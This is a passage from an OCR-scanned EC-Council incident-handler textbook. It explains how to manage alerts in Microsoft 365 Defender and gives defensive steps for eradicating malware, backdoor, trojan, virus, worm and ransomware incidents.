- You can also select the ellipses (…) beside any alert to view the available actions that can be taken to manage it. However, all the actions that will be displayed are based on the alert type.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, click on the **Action center** on the left pane of the Microsoft 365 Defender's portal and select the **View in action center** to open the **History** tab.
- Additionally, you can also open the **Action taken** section to view the affected assets and users from an alert.

## Managing the Alerts

The steps to manage alerts in Microsoft 365 Defender are as follows:

- Open the Summary details section of an alert from the alert page and select the **Manage alerts** option. The **Manage alert** pane will be opened as shown in the screenshot given below.





Figure 4.85: Screenshot of an example Manage alert pane in Microsoft 365 Defender

You can now specify the actions or provide some initial details such as Status, Assign to, Classification, and Comment on the Manage alert pane for further analysis.

- From the alert page, open the **summary details** section and open the **INSIGHT** box.
- Now, click on the **View similar alerts** option from that INSIGHT box for managing a group of similar alerts as shown in the screenshot given below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.86: Screenshot of the View similar alerts option on the alerts page of Microsoft 365 Defender

- Open the **Manage alerts** pane and classify all the corresponding alerts at a time.





Figure 4.87: Screenshot of the Manage alert pane for the similar alerts

- Additionally, you can also click on the **Recommendations** option from the summary details section of a selected alert as shown in the screenshot given below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.88: Screenshot of the Recommendations option in Microsoft 365 Defender

The **Recommendations** option can save analysis time for similar alerts such as malware incidents, which were analyzed previously in Microsoft 365 Defender. It provides incident handlers with proper assistance and the next actionable steps to be taken for further investigation and mitigation.





Figure 4.89: Screenshot of an example Recommendations in Microsoft 365 Defender


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Understand Eradication of Malware Incidents

Although malware eradication implies completely removing malware from infected hosts, it involves more than this. Apart from simply disinfecting the infected hosts, it can also eliminate vulnerabilities that lead to the infection of the host/network through the identification of their root cause. Eradication should also eliminate further chances of similar infections.

This section will discuss various techniques that will allow incident responders to eradicate the malware efficiently from the infected system or network and perform the next phases of the IR.

The following are the steps that the incident responders should follow to eradicate malware security incidents:

- **Content Filtering Tools**

  An organization must use various tools to mitigate malware threats. Antivirus software, intrusion prevention systems (IPSs), content filtering tools, and firewalls can help the IH&R team blacklist malware.

  Content filtering tools such as BrowserContol, OpenDNS, and inCompass are highly useful when blocking malware showing static characteristics such as strings and loaders. For example, responders can block malicious spam emails by appropriately configuring email servers and clients and installing antispam software to filter suspicious emails based on attributes such as content, attachment name and type, and email origin and signature.

- **Network Security Devices**

  Compromised-host network connectivity plays a major role in spreading the malware and establishing communication with the attacker's C&C server. Therefore, imposing temporary restrictions on network connectivity can prevent the malware from attempting to compromise other networked hosts.

  Incident responders must disconnect compromised devices by blocking their IP addresses or by physically removing their network cables. This approach includes isolating uncompromised subnets from the main network or eliminating network access to remote VPN users. For example, responders can maintain servers and workstations on separate subnets to ensure minimal functionality disruption.

  IPS devices can prevent malware infections based on malware signatures and heuristics. Inline-network-based IPSs can identify and block malwares from infecting organizational hosts. Incident handlers should reconfigure IPS sensors according to the severity of malware infections. IPS devices can contain malware spreading from both incoming and outgoing attacks. Furthermore, responders can customize IPS devices according to malware attributes and signatures.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Blacklisting**

  Block the harmful URLs, IP addresses, and email Ds that have acted as a source for the spread of malware. Blacklist services, programs, applications, and executables that install malware onto the system.

- **Antivirus Tools**

  Responders may eradicate malware by cleaning infected systems/networks, quarantining infected files with antivirus software, using malware removal tools, manually removing malware, implementing vulnerability management technologies, and using network access control software. Organizations may also use automated eradication methods such as remotely triggering regular antivirus scans.

  To remove malware binaries and related registry entries, responders should run full antivirus scans with antivirus software containing updated signatures/definitions. Incident responders may also run online antivirus scans or use best practices suggested by antivirus software vendors.

  Responders should remember that when eradicating sophisticated malware, rebuilding the system from scratch from trusted sources such as system installation disks or clean system images is always the safest approach.

- **Updating Malware Databases**

  Organizational malware databases should be regularly updated with signatures/definitions of new malware and the same should be reported to antimalware software vendors and antivirus software developers. Save the malware signatures/definitions in the form of hashes for future organizational reference and public awareness/protection.

- **Fixing Devices**

  Update the browsers, applications, and operating systems, and patch the vulnerabilities that the malware had exploited as entry points.

- **Manual Malware Scanning**

  Run a full scan of the compromised system with an updated antivirus program to remove malicious codes, binaries, related registry entries, scheduled tasks, and other malware-related files and folders. Recheck recovered devices for traces of malware before reintroducing the devices to the functional network.

Some additional strategies to eradicate malware security incidents are as follows:

- Patch all the discovered vulnerabilities that malware had exploited and inform antimalware manufacturers or developers.
- Implement application whitelisting to only allow network access to crucial applications.
- Prohibit users from installing new applications by restricting user-account privileges.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Block websites containing malicious content and initiating auto-downloads to prevent automatic malware downloads.
- Block all access to system and server basic input/output systems BIOSs by segregating functional systems using virtualization technologies.
- Block popups and disable auto-downloads on browser settings.
- Reformat the drives, reimage the systems, and restore critical files from the backup.
- Analyze the vulnerability exploited by the attacker to understand what caused the incident and prevent future compromise.
- Implement a well-defined business continuity and disaster recovery (BCDR) plan to respond quickly and effectively to a malware incident.
- Turn on automatic update settings for all patched operating systems.
- Enforce the new security measures introduced in the reviewed policy, guidelines, and procedures to protect systems against future incidents.
- Preserve physical hard drives or forensically sound snapshots of those storage drives before rebuilding or replacing physical systems.
- Retain any volatile data collected during the identification and containment steps, such as log files, malware samples, memory images, etc.
- Ensure that obsolete platforms are properly segregated from the rest of the network.
- Regularly monitor and remove user privileges that are no longer required.
- Prevent system administrators from using their accounts for email and web browsing to prevent malware execution with elevated privileges.
- Disable autorun for removable media such as USB drives.
- Reset passwords for all compromised accounts or create replacement accounts and permanently disable the compromised accounts.

Implement the following steps to eradicate backdoor incidents:

- Use antivirus products to automatically scan and detect backdoor programs before they cause any damage.
- Educate users not to install applications downloaded from untrusted Internet sites and email attachments.
- Track open-source projects, such as code repositories, that enter the enterprise from untrusted external sources.
- Inspect network packets using protocol monitoring tools.
- If a computer is infected with a backdoor, restart the infected computer in safe mode with networking.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Implement the following steps to eradicate Trojan incidents:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary host and firewall ports.
- Prevent executing programs transferred by instant messaging.
- Strengthen weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Regularly install patches and security updates for OSs and applications.
- Scan external devices such as USB drives with antivirus software before use.
- Restrict desktop-environment permissions to prevent malicious-application installation.
- Avoid blindly typing commands and implementing prefabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and IDS software.
- Disable suspicious startup programs and system applications.
- Block malicious background processes from the task manager.
- Change all account and network passwords to highly secure and complex ones.
- Maintain a firewall in an active state at all times to secure the Internet connection.
- Use a spam filter to prevent malicious emails from reaching the inbox.

Implement the following steps to eradicate virus and worm incidents:

- Install and update antivirus software to detect and remove infections in real-time.
- Develop an antivirus policy for safe computing and distribute it to all staff members.
- Pay attention to instructions while downloading any Internet-based files or programs.
- Avoid opening or clicking on attachments received from unknown senders.
- Ensure to take regular backups of critical data.
- Schedule regular scans for all drives after installation of antivirus software.
- Ensure that any organizational executable code has been approved.
- Do not boot machines with infected bootable system disks.
- Ensure popup blockers are turned on and use Internet firewalls.
- Run disk clean-up and registry scanner once a week.
- Run antispyware or adware removal software once a week.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not open files with more than one file type extension.
- Be cautious with files sent through instant messenger applications.
- Ensure to close all the network channels, internally and externally, to disconnect the virus' communication with C&C.
- Update firewall rules to block future similar virus attacks on the organization's network and systems.
- Disable unused services in the organization that might stop the virus from spreading and infecting the main services.
- Quarantine the infected systems and perform digital forensic analysis to know the purpose of that virus.
- Delete temporary files from the systems to prevent virus execution while booting up.

Implement the following steps to eradicate ransomware incidents:

- Disconnect all internal and external connections in the network to prevent the spreading of ransomware to non-affected systems.
- Perform regular scans using Internet security software to detect and eliminate ransomware.
- Quarantine the affected systems to remove the ransomware using relevant removal tools.
- Use appropriate decryption tools to decrypt the ransomware-infected systems and to access the data.
- Ensure regular backup of data to protect data from ransomware encryption.
- Develop an IR plan and policies to communicate with vendors at the time of ransomware attacks.
- Monitor TCP ports such as remote desktop protocol (RDP), server message block (SMB), etc., that are used by ransomware to infect systems.
- Ensure that the antivirus software and ransomware protection solutions are up to date.

## Antivirus Tools

Incident handlers can employ various antivirus tools to eradicate malware from infected systems. The following are some antivirus tools for eradicating malware:

- **TotalAV**

  Source: *https://www.totalav.com*

  TotalAV is an antivirus and security software that can protect systems against harmful threats and viruses. It provides real-time protection against viruses, malware, and online threats. TotalAV can perform scheduled scans, blocks tracking cookies, blocks ads/popups, monitors data breaches, defends against phishing and spoofing sites, scans downloads, and executables for malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

